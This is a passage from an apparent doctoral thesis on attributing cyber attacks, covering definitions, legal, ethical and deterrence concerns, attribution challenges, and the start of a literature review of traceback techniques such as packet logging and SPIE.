The term *attribution* in a cyber attack context lacks a universally accepted definition. Bishop et al. (2009) identify that in the academic literature the term *attribution* is frequently used without being defined. The Merriam Webster (2014) dictionary defines attribution as:

Definition 2.2. *i) the act of attributing; especially: the ascribing of work (as of literature or art) to a particular author or artist ii) an ascribed quality, character or right*

Those that have attempted to define cyber attack attribution have been constrained to a single technical solution, such as traceback, reviewed in detail in Chapter 3. Hunker et al. (2008) note that definitions of attribution and traceback have been intertwined, such that some researchers offer a definition for attribution that is synonymous with traceback. Bishop et al. (2009) proposed a definition that is wider in scope and is less dependent on the technique that is being used. For this reason the definition by Bishop et al. (2009) is used as a working definition throughout this thesis:

Definition 2.3. *the association of data (called a characteristic) with an entity (person, process, file, other data)*

2.2.2 Three cornerstones of attribution

The literature has approached the attribution problem separately from three perspectives, which this thesis refers to as the three cornerstones of attribution: i) technical, ii) legal and ethical and iii) effects; which are primarily deterrence and retaliation (Kantzer, 2011). All three are important to understand the attribution problem and proposing appropriate solutions. This thesis contributes to technical solutions, yet a balanced argument requires a treatment and acknowledgement of all three cornerstones.

Techniques

Many technical solutions for attribution have been proposed, as reviewed in Chapter 3. The problems that these solutions aim to solve are most commonly associated with ingrained qualities of networking protocols found in Internet topologies. The underlying networking protocols transfer data in units called *packets*. They are sent over a data medium and switched at various network switches and routers along the journey. This is in contrast to telephone networks, were traffic is circuit-based and requires a constant connection between two points. Packets are switched by examining the *packet header*, a portion of data that contains values such as source and destination address. At no point are source addresses validated, so they are easily spoofed. To escalate the problem, even if packets were validated, and source addresses were always accurate, i.e. always reflected the sender, it would not matter. Adversaries use multiple stepping stones, usually compromised hosts in multiple jurisdictions, to launch attacks. This means that identifying a source will often result in identifying an innocent party. Technical solutions have primarily identified ways to solve or circumvent these problems. However, due to their sometimes invasive nature, they have raised legal and ethical concerns.

Legal and ethical

A primary legal and ethical concern is privacy. Individuals should be allowed a right to privacy on the Internet. Attribution seeks to correlate a cyber attack with an attribute, such as a person, an organisation or a nation state. Giorgio (2010), at a U.S. House of Representatives Committee, noted that *"where true anonymity is allowed, attribution is neither desirable nor possible"*. An attribution system could be used for attribution of both attack and innocent activity, thus violating the privacy of innocent users. Similarly, under the ruling of intelligence laws, agencies in the UK and U.S. have had unprecedented access to tapped networks, similar to that of the Cold War. These laws and actions are currently under close scrutiny alongside debate about privacy versus intrusion, in a bid to detect and prevent terrorism and crime.


Technical attribution techniques face legal challenges. Due to their immaturity the techniques are often untested in law. For example, honeypots, reviewed in Chapter 3, have been accused of being entrapment tools. Also of interest is who is legally able to use technical attribution techniques. If a home user wishes to deploy a honeypot on their network that traps adversaries and then hacks back, at what point are they breaking the law, or indeed are they breaking the law.

The attribution problem is globally pervasive, as cyber attacks that use the Internet can be launched from one nation state to attack another, potentially passing through other states en route. A patchwork of legal statutes is likely to exist between adversary and victim and states have attempted to resolve this in at least cyber crime, by working together. The Tallinn Manual of cyber warfare and conflict (Schmitt, 2013) offers perhaps the closest attempt at answers to legality in some of these situations, yet has no legal standing and is followed by no nation states.

Attribution is non-trivial due to political, economic, legal and privacy factors. For example, differing policies and laws over geographic regions make attribution a challenge. In an economic sense, proposed traceback techniques require the modification of core routers in the Internet infrastructure. The cost of such a modification, be it by software upgrade, hardware upgrade or both, is significant. Deciding who should incur such costs is an issue, while deciding how such an operation should take place and be monitored is an additional issue. Finally, cyber attacks are now much wider in their reach than simply the Internet. Stuxnet (Symantec, 2011) and other attacks have shown that cyber attacks can span multiple technologies and use protocols that have not been investigated in any great depth with respect to attribution.

Deterrence and retaliation

The third cornerstone is concerned with the effect that reliable and accurate attribution has, primarily for deterrence, but also for retaliation. The attack actors reviewed in Section 2.1.2 are deterred by different factors. For example, raising the cost of a cyber attack may act as a deterrent to some groups, but for others; i.e. if funding is not an issue. Another deterrent is to increase the difficulty or duration of launching a cyber attack. Launching attacks in cyberspace is regarded as asymmetric warfare; the cost, difficulty and time taken to launch a sophisticated cyber attack continues to decrease, while the opposite is true for defending against cyber attacks. Attribution may not always effectively deter a group, for example, cyber terrorism may not be deterred as this group may wish to be linked to an attack to promote their message, irrespective of any deterrents. Particular types of attack can be deterred when technology is available, such as DDoS and amplification attacks. For example, when visiting a website that uses commercial DDoS protection, the visitor is informed that the website is protected, as a visible deterrent, as shown in Figure 2.1.



Checking your browser before accessing osvdb.org.

This process is automatic. Your browser will redirect to your requested content shortly.

Please allow up to 5 seconds…

DDoS protection by CloudFlare

Figure 2.1: DDoS protection message

Honeypots in particular are useful for portraying a credible claim that attribution is viable. If an adversary believes that a target has deployed honeypot systems, then they may choose another target or another attack vector. Attack actors may also respond aggressively when identifying a honeypot. The U.S. in particular has most recently used attribution as a deterrent by publicly announcing, at a high level, their capabilities. Panetta, the previous U.S. Secretary of Defense, stated that: *"potential aggressors should be aware that the U.S. has the capacity to locate them and hold them accountable for actions that harm America or its interests"* (Defense.gov, 2012).

Retaliation is an effect of attribution that is widely debated. Retaliation could take place in cyberspace, e.g. responding in kind with a counter-cyber attack, or could take place in other domains as a conventional response, such as a kinetic attack in land, sea, air or spare or a political response. Law and policy has failed to stay up to date with innovations in technology. This is especially true for attribution techniques and techniques considered offensive rather than defensive, in cyberspace. Retaliation can therefore only be undertaken in line with legal frameworks and policy. Organisations will generally struggle to do this, with some exceptions. For example, organisations have effectively used court orders to take down botnets, with help from law enforcement (Network World, 2010).

2.2.3 Factors of attribution

The value of attribution is influenced by a number of factors. This section organises attribution factors using a modified information gathering tool; the five W's: *why, who, what, when, how* and *which*, to better understand these factors and how they influence each other.

Why attribute?

Primary motivators for attribution are (Hunker et al., 2008):

- The prospect of an attacker being identified can serve as a deterrent to future attacks.
- Knowing the identity of an attacker, and information gained in the process of attribution, can be used to improve defensive techniques.
- Attribution, even partial attribution, can provide the basis for interrupting attacks in progress.

Additionally:

- Attribution helps to ensure that attack actors are accountable for their actions and bring the guilty to justice. The justice system aims to rehabilitate convicted criminals so that they no longer commit crimes.
- By reliably knowing who is attacking, under the Laws of Armed Conflict it is possible to retaliate proportionately and justify such actions from a legal standpoint, only when attribution is accurate.
- To create a healthier Internet community. Attribution can help to identify compromised systems that belong to innocent parties, so that they can be notified and remediate systems.
- Attribution can help to monitor attack actors over a period of time. The sharing of attribution intelligence amongst victims or potential targets can lessen effects and prevent future attacks.

Who should attribute and who should be attributed?

This category concerns the primary actors in attribution, which can be thought of as three groups; i) adversaries as discussed in Section 2.1.2, ii) victims of attack and iii) attributors of attacks.

When considering adversaries, it is important to ask *who should be attributed?* Are nation states wasting their time, money and resources attributing script kiddies? Should they instead focus their efforts on nation state actors and those that have a credible capability to harm nation states? Traditionally this has been the consensus, however, the requirements for launching a cyber attack have dropped, while the requirements for defending have increased. For example, a script kiddie could cause physical damage, such as by attacking critical infrastructure, using existing exploits found freely online. Additionally, when there are more attacks than a victim or attributor can manage, prioritisation is necessary.

When considering victims, it is important to note that they may not be the attributors. Indeed they may not have the capability to attribute, but there may be a requirement for attribution. For example, if a private energy company is the victim of a sophisticated cyber attack, the state may wish to intervene to attribute, as it poses a potential threat to national security.

This category is influenced by actual victims of attack. Research by GCHQ shows that government receive the majority of the sophisticated cyber attacks in the UK, as shown in Figure 2.2 (BBC News, 2013).




Figure 2.2: Targets of cyber attack (BBC News, 2013)

Attribution of cyber attacks is a desirable prospect for many parties, but mostly for nation states including military and law enforcement. Organisations are, for the most part, concerned with resilience and ensuring that they are not victims again. Individuals do not have the time, money or expertise to pursue attribution.

What is attributed?

This category asks *What attributes are retrieved from attribution? Attribution artifacts* is the term used in this thesis for results yielded by attribution techniques. These are categorised as digital or physical. Digital artifacts include Internet Protocol (IP) address, port numbers, e-mail address, usernames, passwords, browsing history, malware variants, etc. Physical artifacts include name, home address, geographic location, organisation or employer name, state of origin, etc. Digital artifacts can sometimes reveal physical artifacts, for example, an e-mail prefix may contain a first or last name or even date of birth. Physical artifacts will rarely reveal digital artifacts. The attribution definition by Wheeler et al. (2003) also includes attribution artifacts that belong to intermediaries. These parties might not knowingly be involved in the attack yet this intelligence is useful, for example, to block an ongoing attack. This category is strongly influenced by "how" to attribute, i.e. the choice of techniques, the time spent on attribution and who is attributing. Law enforcement and nation states are in a position to request or even demand attribution cooperation with ISPs or other nation states, while organisations and individuals are not.

When to attribute?

This category asks *When should attribution take place?* Attribution can take place in real-time or non-real time, i.e. after the fact. Attribution is desirable for attacks that occurred in the past, ongoing attacks and possible future attacks. For attacks that happened in the past, nation states are primarily interested in attribution for retaliation. For ongoing attacks, victims can respond by blocking or diverting attacks. For future attacks, attribution is used as a deterrent. This category is influenced by first knowing that an attack is ongoing or has taken place. It is also influenced by who can attribute. It is also a sub-category concerning time, i.e. how long the attribution process should last, and this is determined by the motivations of attributors.

How to attribute?

This category is split into technical and non-technical approaches. Technical approaches are reviewed in Chapter 3. Sub-factors for each approach include reliability and accuracy, i.e. *how accurate is the attribution technique,* and *how reliable is the attribution technique?* Accuracy is concerned with the granularity of artifacts recovered by an attribution technique. The level of granularity gives a general idea of how large the group of possible adversaries is. For example, technique x can accurately attribute an attack to a region in a nation state, while technique y can accurately attribute an attack to a particular group of adversaries. Reliability is concerned with the success rate of the attribution technique. How often is technique x successful and how often does it fail? For technical approaches this can initially be tested in laboratory conditions and in practice verified against other ways of attributing e.g. non-technical approaches. Reliability and accuracy effect how the knowledge gained by attribution can be used by the attributor or victim party. Greater reliability and accuracy results in greater confidence in the results produced by the technique.

This category is influenced by the type of attack; as different attacks can be attributed better or worst by different techniques. It is also influenced by the ability of the adversary to use anti-attribution techniques. It can be assumed that a more skilled adversary would be better equipped to do this. It is also influenced by who is attributing, nation states might have a larger toolbox of attribution techniques, they also might have more money, resources, available time, motivation, manpower and legal remit to attribute, rather than an organisation.

Which cyber attacks should be attributed?

Clark and Landau (2010a) note that spam differs from DDoS attacks, which in turn differs from cyber crime, which differs from data exfiltration, etc. The term, cyber attack, can be very broad in definition, including all cyber-dependent and cyber-involved cyber crimes, including spam e-mail, cyber bullying, etc. This definition is not helpful when considering attribution. Realistically a number of known, simple attacks can already be identified and stopped using defence techniques, for example, DoS attacks. Identifying which cyber attacks should be attributed, first involves devising a list of cyber attacks and then deciding if they are best dealt with by defensive measures, mitigation or dilution measures, or eventually attribution. Due to the vast number of reported cyber attacks, prioritisation is necessary. It is sophisticated, targeted attacks that target nation state interests that are likely to be of most importance when considering attribution. This facet is influenced by who is attributing. For example, if it is law enforcement, i.e. the attack is cyber crime, then attribution artifacts should ideally be permissible in court. If not permissible in court, then it need not be discounted, it could still be useful in identifying potential suspects (Clark and Landau, 2010a).

2.2.4 Attribution challenges

Adequate and accurate attribution has not yet been realised due to a combination of technical and non-technical challenges. These can be summarised as follows:

The traceback problem

From a technical perspective, Internet protocols used for communication were not designed with attribution or even basic security requirements in mind. This is highlighted by Morris (1985):

> *The weakness in this scheme [the Internet Protocol] is that the source host itself fills in the IP source host id, and there is no provision in . . . TCP/IP to discover the true origin of a packet.*

The majority of academic technical attribution proposals have attempted to solve this problem with traceback techniques, that are reviewed in Chapter 3. This involves identifying a source IP address, or closest router, and intermediate router IP addresses. This information can be considered useful for creating defences that stop or divert an attack. The majority of proposals have focused on traceback of DoS and DDoS attacks. Traceback solutions reveal the attack path and a true source origin, even when source addresses are spoofed.

The stepping stone problem

Attack actors commonly use stepping stones or intermediate nodes, such as compromised hosts or proxies, to distance themselves further from victims and the attack path (Staniford-Chen and Heberlein, 2002). This means that traceback techniques lead to an innocent system that was unknowingly involved in the attack. When stepping stones are involved, which they often are, attribution is more difficult, as fewer IP packet artifacts from the original host system remain intact. It is reported that nation states scan the Internet to identify systems with vulnerabilities that can be used as stepping stones (J. Kirsch, 2014).

Positioning

Current attribution techniques are based on three assumptions (Blakely, 2012):

- An analyst is able to obtain, store and analyse whatever information is necessary for attribution
- An analyst is able to place sensors in any place necessary to conduct attribution
- The choice of location for these systems will be correct for attributing any attack

Solutions that are not based on these assumptions are desirable. A primary challenge is the difficulty of meeting these requirements while also providing accurate and reliable attribution. The proposals in this thesis are based partly on the second assumption, but this assumption is far more reasonable than the first and third assumptions, as was the case with the work of Blakely (2012).

Attribution of innocent traffic

Attribution proposals have, so far, assumed that attribution is both necessary and good. If a perfect attribution tool or toolkit existed to attribute attack traffic, it could equally be used to attribute innocent traffic and thus raise privacy concerns (Bishop et al., 2009).

Internet architecture

Most cyber attacks occur using the Internet infrastructure. McConnell, once Director at the National Security Agency (NSA), stated (Washington Post, 2010):

> *We need to reengineer the Internet to make attribution, geolocation, intelligence analysis and impact assessment, who did it, from where, why and what was the result.*

However, reengineering of the Internet is a non-trivial task. The structure of the Internet architecture creates challenges for attribution. Comparisons have been drawn between the Internet and telephone system, noting that the Internet does not have standards for tracking and per-call billing (Hunker et al., 2008). Existing efforts to change underlying Internet infrastructure have taken a long time, even when they offer clear advantages, such as the transition from Internet Protocol version 4 (IPv4) to Internet Protocol version 6 (IPv6). Countries adopt different technologies at different times and may not cooperate with specific countries for political reasons, leading to a patchwork of attribution that is described as *attribution networks* (Bishop et al., 2009).

Attacks that adhere to standards

Certain types of network attacks exploit the way that protocols work, in a legitimate way to inflict damage. DoS and DDoS attacks operate by flooding the victim with network packets. This creates challenges for attribution as packets are legitimately formed and able to hide in other legitimately formed traffic that is not part of the attack. Also, stepping stones may be used such as proxy servers, which conceals the identity of adversary(s) and botnets may be used. These conceal the true attack actors identity attributes.

Attributing multiple adversaries

Often multiple parties are involved in a cyber attack. For example, crimeware kits that are purchased, sold and traded through an underground economy. These kits automate cyber crime, allowing for automated pilfering of credit card details and personal information. They also create and manage botnets. Farwell and Rohozinski (2011) highlight numerous attacks that involve crimeware kits, including the Russia-Georgia and Georgia-Estonia conflicts. In these attacks there are at least two adversaries; the crimeware kit authors and the end users. In other instances, Stuxnet being a prominent example (Symantec, 2011), the authors and the end users are more likely to be the same entity, as the malware was considered to be sophisticated, developed by an expert team, and not found for sale in underground forums. As such, some technical attribution techniques are better suited to attributing authors while others are better suited to attributing end users.

Anti-attribution

The greatest challenge to attribution are efforts made by an adversary to evade attribution. Anti-attribution serves to:

- Reduce the chance of a victim or party pursuing attribution,
- Make accurate attribution difficult or impossible and
- May imply blame on an innocent party through false flagging.

If an attribution technique is costly, unreliable, has a long duration, requires significant technical expertise or attributes acquired do not offer sufficient accuracy, pursuing attribution is far less appealing. For example, computational processing such as full disk acquisition of victim systems is expensive in both time and money. An organisation may choose resilience rather than seeking attribution.

Adversaries know that a direct attack from their IP address can be traced. The source IP address is visible to the victim and to all intermediaries along the route. In a best case scenario a victim could work with the ISP responsible for the net block that the attacking IP address resides in. Adversaries use tools to conceal their identity such as Tor (The Onion Router) and Invisible Internet Project (I2P). Tor works by providing an encrypted connection through volunteer Tor relay nodes. These tools are often dual-use tools; they are used legitimately by e.g. journalists located in countries engaged in conflict or civil unrest.

Source addresses are easily spoofed as the underlying protocols require no authentication. If a response is not required for the attack, e.g. in a DoS attack, then the source address could be spoofed as any address, even the victims' IP address. Adversaries also use multiple compromised hosts as stepping stones, often in nations that have minimal or no computing laws, so that the chance of investigation or even awareness of involvement is low.

Many techniques from the field of anti-forensics are applicable to anti-attribution. Brand et al. (2010) identifies anti-forensic techniques: anti-emulation, anti-online analysis, anti-hardware, anti-debugger, anti-dissassembler, anti-tools, anti-memory, anti-process, anti-analysis, packers, protectors and rootkits. Such techniques can deny an investigator the opportunity to analyse malware for attribution artifacts. 65% of new malware reportedly contains some kind of stealth or anti-forensic technique (Brand, 2007). Malware is written to detect sandbox analysis environments and operates differently. For example, one type of malware checks for the presence of popular debuggers, such as Ollydbg (Yuschuk, 2007). If detected, the malware alters its execution path to not be malicious, deletes itself from the system or attempts to damage the system. In another example, a malware packer checks for the presence of breakpoint bytes (0xCC). If detected the packer does not unpack the malware. Analysis avoidance techniques are designed to protect intellectual property, but equally can prevent attribution investigations. For example, exploit kits may use commercial source code encryption.

Finally, adversaries who purchase tools such as crimeware kits e.g. Zeus/SpyEye, or enlist the help of others to mount an attack may pay for services using cyber currency such as Bitcoin, which offers some anonymity (Nakamoto, 2008b). Anonymous currency makes non-technical attribution techniques such as "follow the money" more difficult.

2.3 Discussion

This section has identified that to be able to attribute, significant capabilities and motivations are required. Organisations and individuals generally do not have either of these to be able to attribute capably. Nation states, including military and law enforcement, do on the other hand, have sufficient motives and capability and can act as attributors for organisations and industry, especially when critical infrastructure is concerned. Attribution actions are more clearly defined in legal frameworks for nation states, while for organisations this is not the case. The attribution problem is multifaceted and combines technical and non-technical techniques, legal and ethical concerns and effects including deterrence and retaliation. Understanding all of these facets is important when proposing new solutions.

2.4 Summary

This chapter opened with a background on the cyber landscape in Section 2.1, including adversaries, attack and defence. This provided motivation for attribution. Attack actors were identified and previous taxnomies (Hald and Pedersen, 2012) were extended by introducing a new taxonomy class; attribution factors. In Section 2.2 a discussion of attribution followed, including definitions, legal and technical implications. This lays the foundation for Chapter 3, which critically reviews the state of the art of technical attribution techniques and answers the first part of the research question; *What is the current state of technical attribution of cyber attacks?* A glossary of relevant technical terms is found at the back of this thesis (page 143).

There are many types of attribution, and different types of attribution are useful in different contexts
Clark and Landau (2010b)

Chapter 3

Related Work: Technical Attribution Techniques

Objectives

- Outline methodology and scope for literature review
- Critically review technical attribution techniques
- Summarise findings

THIS chapter reviews the current state of technical attribution techniques. The review aims to provide evidence to answer research sub-questions identified in Chapter 1:

- What technical methods can be used to attribute cyber attacks?
- What attribution artifacts do the identified techniques provide. What are the limitations of these techniques?
- What assumptions do these techniques make and what impact do the assumptions have?

Section 3.1 details the structure of the literature review, including coverage, sources, keywords and methodology. Section 3.2 identifies existing related work and then critically reviews publicly known technical attribution techniques. Section 3.3 discusses guidelines for technical attribution techniques based upon the findings of the literature review. These findings and background knowledge underpin the technical attribution techniques that are presented in Chapters 5 and 6.

3.1 Structure

3.1.1 Coverage

The field of technical attribution techniques is not, at current, extremely large. Therefore, an exhaustive review took place and the entire field of technical attribution techniques was considered. Other methods such as representative sampling and purposive sampling were considered (Jesson, 2011), but due to the size of the field these were deemed unnecessary.

3.1.2 Organisation

The literature review is organised using a two-tiered approach. First it is organised by theme, as different technical attribution techniques can be segregated by their implementation. For example, all traceback techniques are reviewed first. Due to the significant number of traceback techniques, they are further segregated by an extra tier of thematic segregation. In the secondary tier the approaches for each technique are organised chronologically. Other formats including historical, conceptual and methodological were considered (Jesson, 2011), but chronological was deemed most suitable as it clearly presents the advancements in approaches over time up to the present day.

3.1.3 Data collection

The collation of literature review material was founded upon a stringent data collection procedure. First an initial set of articles was collated by searching for primary sources (Jesson, 2011). These were peer reviewed journal articles and conference proceedings, found using online academic computing and technology research databases, i.e. IEEE Xplore, ACM Digital Library, ISI Web of Science and ScienceDirect. Secondary sources were then identified by searching Google Scholar. These sources included doctoral and masters dissertations, professional publications and cyber security reports. A list of keywords was collated and then shared with the project supervisors for refinement. This resulted in the following keywords that were then used to search each database:

cyber attribution, cyber traceback, cyber attack attribution, cyber attack traceback, network attribution, network traceback, network attack attribution, network attack traceback, computer attribution, computer traceback, computer source tracking, network attack source tracking, IP source tracking, cyber profiling, stepping stone, honeynet and honeypot.

From this initial sift, articles considered irrelevant were removed, as determined by analysing the title, abstract and keywords. This was classed as the first stage of the process of elimination. A snowballing methodology was then used to identify further articles (Wohlin and Prikladniki, 2013), i.e. references were analysed for further relevant articles. This cycle continued until it was believed that all relevant articles had been collected. Citations of each article were considered using research website SCOPUS. The list of papers was then shared with the project supervisors. It was then deemed that all reasonable actions had been taken to ensure that all relevant data was collected and ready to be reviewed.

Technical attribution techniques is a growing field and new articles are regularly published. E-mail alerts were created using academic research databases. For example, Google Scholars "Email Update" service was used to be aware of newly published material. When a publication was indexed by Google Scholar that matched a keyword, an e-mail alert was received and, if suitable, the material was added to the literature review data set. This was a reliable method to ensure that the literature review contained newly published literature on the subject.

3.1.4 Scope


This literature review surveys technical attribution techniques for cyber attacks, using existing work, i.e. reviews and taxonomies, as a starting point. While non-technical attribution techniques are not within this scope, for completeness they are discussed in Section 3.2.16 (page 76).

3.2 Literature Review

3.2.1 Previous work

The field of technical attribution techniques contains many categories of techniques. Unique categories have been classified, for example, traceback (Kuznetsov et al., 2002; Belenky and Ansari, 2003b; Gao and Ansari, 2005; Hamadeh and Kesidis, 2006; Vincent and Raja, 2010), honeypots (Seifert et al., 2006) and stream matching techniques (Strayer et al., 2003; Almulhem and Traore, 2007). By focusing on specific categories of attribution, they are limited in their approach, when considering attribution holistically.

Wheeler et al. (2003) was first to classify the landscape of technical attribution techniques and critique their merits against one another, as shown in Figure 3.1. In total Wheeler reviewed 14 attribution techniques and 3 techniques that help with attribution. A number of reviews in doctoral dissertations have followed this approach (Kantzer, 2011; Blakely, 2012).



1. Store Logs & Traceback Queries	9. Exploit/Force Attacker Self-Identification (e.g., beacons, web bugs, cookies, watermarking)
2. Perform Input Debugging	10. Observe Honeypot/honeynet
3. Modify Transmitted Messages	11. Employ Forward-deployed Intrusion Detection Systems (IDSs)
4. Transmit Separate Messages (e.g., iTrace)	12. Perform Filtering (e.g., Network Ingress Filtering)
5. Reconfigure & Observe Network	13. Implement Spoof Prevention
6. Query Hosts	14. Secure Hosts/Routers
7. Insert Host Monitor Functions (e.g., "Hack Back")	15. Surveil Attacker
8. Match Streams (via headers, content, and/or timing)	16. Employ Reverse Flow
17. Combine Techniques	

Figure 3.1: Technical attribution technique taxonomy (Wheeler et al., 2003)

This review follows the approach of Wheeler et al. (2003), by reviewing a wide breadth of technical attribution techniques and adds to Kantzer (2011) and Blakely (2012) with greater detail and references to all approaches. The review is not meant to be exhaustive, instead technical attribution techniques and their approaches are reviewed based on relevant criteria. 14 techniques and 102 approaches were reviewed, as shown in Table 3.1. These techniques were selected for being mature, or there are publicly known examples of technique in use, research has not stagnated or known to be easily defeated. For each technique there is an overview, a review of the various approaches that have been proposed and a summary. During the summary, the following criteria are asked of each technique: *attribution artifacts that are collected, technique reliability, technique limitations, legal and ethical issues, deployment requirements* and *relevance outside of the laboratory.*

#	Technique	Page
1	Log Messages	28
2	Mark Messages	36
3	Transmit Separate Messages	42
4	Payload Attribution	46
5	Stream Matching	48
6	Monitor Host	50
7	Malware Analysis	53
8	Honeypots and Honeynets	56
9	Hack Back	59
10	Surveil Adversaries	61
11	De-anonymisation Techniques	64
12	Forward-deployed Systems	67
13	Force Self-Identification	70
14	Combined Techniques	73
15	Non-technical Approaches	76

Table 3.1: Technical attribution techniques

3.2.2 Log messages

Message logging, also known as packet logging, is a technique that solves the traceback problem (page 21). In this technique network gateway devices, such as routers or switches, log full packets, or summaries of packets, that pass through them. During or after an attack a victim sequentially queries each router to ask if it observed the attack messages. With this information an attack graph can be built. For this technique to be effective, message logging should be enabled on gateway devices distributed widely across the Internet, i.e. *wide-scale deployment*, so that attacks can be traced back to any source. Message logging has two modes of operation; *logging* and *query devices*.

Logging

Gateway devices log full packets or summaries of packets that pass through them. Summaries include at least the source and destination Internet Protocol (IP) address. Ideally each device logs all packets and contents, however this is unrealistic due to storage restrictions. Wheeler et al. (2003) offers possible solutions:

- Logging a subset of messages, i.e. 1 in every 10 or ignoring certain protocols
- Only logging some of the message, i.e. flow data, or summarising the message
- Accepting the implications and buying large disk arrays to log

There are privacy concerns for logging messages. If an adversary compromises a gateway device, they could access message information. Approaches that hash content or only store flow data are preferred. Requirements for message logging are significant. For message logging to be effective worldwide, a large portion of network devices over the globe would need to log data.

Query Devices

During or after an attack a victim or responsible party queries upstream gateway devices. This begins with the nearest gateway devices to the victim. If the device has seen the attack messages then the victim sequentially progresses to the next hop gateway device and continues this process. The victim eventually will reach a gateway device closest to the adversary. If the gateway device, e.g. router, is within the control of the victim then the victim can login to the router and analyse log files to identify the next hop. However, in practice this likely means contacting the Internet Service Provider (ISP) who owns the gateway device, and then asking an operator to manually check the log files of the router, assuming that they exist. This could be a slow process. ISPs may be uncooperative or not speak the same language as the victim, making communication difficult. The ISP may have no incentive to help with the attack, or worst, they could operate in a state that is unfriendly towards the victims state. If the log files are rotation-based and not time-based, an adversary could overwrite any incriminating log entries by, for example, encouraging other users to carry out actions that overwrite the malicious logged messages. A nation state may have the power to perform this traceback task in haste, but even in the optimum scenario where a victim can login to every single gateway device in the attack path, manually corroborating traceback information is a slow process.

An automated process is preferred. Ideally, the victim has a query-device client-based solution, that automatically extracts a signature from the attack traffic and then queries upstream gateway devices. Practicalities, however, defer the likelihood of such a solution. To be effective, gateway devices on a global scale, would require at least a firmware update for this service. ISPs, Internet backbone providers and nation states would need to agree upon a standard for the service to be implemented. Many legacy devices may not have storage capacity or expandable storage for logging.

Approaches

Source-Path Isolation Engine (SPIE), was the first message logging approach considered to be feasible in an Internet topology (Snoeren, 2001). Network devices are modified to be "SPIE-enabled". They store a hash of the IP packet header, masking out some fields that carry unique values. The cleartext packet content is not stored, alleviating privacy concerns, as the packet cannot be easily read if a SPIE-enabled gateway device is compromised. Hashes and bloom filters help to reduce processing and storage requirements. Hashes are stored in space efficient bloom filters on SPIE-enabled routers, significantly reducing the amount of storage space required. For the hash-based technique to be effective, each hash must be unique so that collisions are minimal. A smaller size hash is preferred to reduce storage and processing requirements. Snoeren (2001) calculate that the invariant portion of the packet header combined with the first 8-bytes of the packet payload is suitable to create a unique identifiable hash. The invariant portion is made up of packet header fields that are unlikely to change during transit. However, certain packet header fields are dynamic over network hops when handled by different routers. Therefore, SPIE masks certain fields, such as Time to live (TTL), to ensure that the hash is not based on fields that are modified in transit.

SPIE was the first message logging approach to propose a viable single-packet approach; i.e. able to traceback with a single packet. Traceback over few packets offers advantages: more types of attacks may be traced, attacks that have a shorter duration may be traced and less resources are used to create the attack graph. A number of challenges in SPIE are:

- The hash is unique because it uses invariant portions of the IP header and 8 bytes of the IP payload. An adversary that is aware of SPIE may malform the invariant portions of the IP header to subvert SPIE.
- The hashed data stored in each of the router tables is only available for as long as the router is able to store the data. An adversary may attempt to flood the router with packets to erase incriminating data that is stored as a result of a previous attack.
- Collisions in bloom filters are unlikely, but not unavoidable. Such a point could be used to claim plausible deniability.

SPIE is the most expanded and customised message logging approach (Li et al., 2004; Strayer et al., 2003; Hazeyama et al., 2003; Strayer et al., 2004; Gong et al., 2006; Strayer et al., 2005; Andreou and van Moorsel, 2009). The first, by Li et al. (2004), propose a sampling technique, *one-bit random marking and sampling* (ORMS), for high-speed Internet by logging samples of packet digests. This approach uses an information theoretic framework that calculates the minimum number of attack packets required for accurate traceback. The approach employs a sampling scheme in which a small number of packets are sampled and logged, while packets are marked with 1-bit. This improves upon SPIE by requiring less processing and less storage. While this approach is effective against a high number of attack actors, the low sampling rate means that it is ineffective against a low number of attack actors with a low attack packet rate.

